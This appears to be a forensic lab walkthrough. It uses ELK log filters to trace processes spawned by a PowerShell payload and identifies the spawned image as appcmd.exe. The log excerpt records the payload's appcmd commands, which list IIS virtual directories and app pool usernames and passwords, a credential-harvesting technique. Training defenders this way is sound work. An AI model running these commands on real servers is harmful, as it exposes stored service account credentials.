
Step 1: Apply the following filter to get the event logs of the processes spawned by the payload.

Filter: EventData.ParentCommandLine : "powershell.exe"



39 hits


Filters EventData.ParentCommandLine : "powershell.exe"



Time	EventData.CommandLine
May 27, 2019 @ 06:59:17.000	'C:\Windows\System32\InetSRV\appcmd.exe' list vdir /text:physicalpath
May 27, 2019 @ 06:59:1	'C:\Windows\System32\inetsrv\appcmd.exe' list apppools /text:name
May 27, 2019 @ 06:59:17.000	'C:\Windows\System32\inetsrv\appcmd.exe' list apppool 'ERROR (message:Configuration error ' /text:processmodel.username
May 27, 2019 @ 06:59:17.000	'C:\Windows\System32\inetsrv\appcmd.exe' list apppool 'ERROR (message:Configuration error ' /text:processmodel.password
May 27, 2019 @ 06:59:17.000	'C:\Windows\System32\inetsrv\appcmd.exe' list apppool /text:processmodel.username
May 27, 2019 @ 06:59:17.000	'C:\Windows\System32\inetsrv\appcmd.exe' list apppool /text:processmodel.password
May 27, 2019 @ 06:59:17.000	'C:\Windows\System32\inetsrv\appcmd.exe' list apppool 'Filename: redirection.config' /text:processmodel.username
May 27, 2019 @ 06:59:17.000	'C:\Windows\System32\inetsrv\appcmd.exe' list apppool 'Filename: redirection.config' /text:processmodel.password
May 27, 2019 @ 06:59:17.000	'C:\Windows\System32\inetsrv\appcmd.exe' list apppool /text:processmodel.username
May 27, 2019 @ 06:59:17.000	'C:\Windows\System32\inetsrv\appcmd.exe' list apppool /text:processmodel.password
May 27, 2019 @ 06:59:17.000	'C:\Windows\System32\inetsrv\appcmd.exe' list apppool 'Line Number: 0' /text:processmodel.username
May 27, 2019 @ 06:59:18.000	'C:\Windows\System32\inetsrv\appcmd.exe' list apppool 'Line Number: 0' /text:processmodel.password
May 27, 2019 @ 06:59:18.000	'C:\Windows\System32\inetsrv\appcmd.exe' list apppool /text:processmodel.username
May 27, 2019 @ 06:59:18.000	'C:\Windows\System32\inetsrv\appcmd.exe' list apppool /text:processmodel.password

The returned log events indicate that all the child processes ran "appcmd.exe".

Step 2: Check the value of "EventData.Image" field from one of the returned log events.



EventData.Image	C:\Windows\System32\inetsrv\appcmd.exe

The image name associated with the processes spawned by the payload was "C:\Windows\System32\inetsrv\appcmd.exe".

References:

1. ELK Stack (https://www.elastic.co/elk-stack)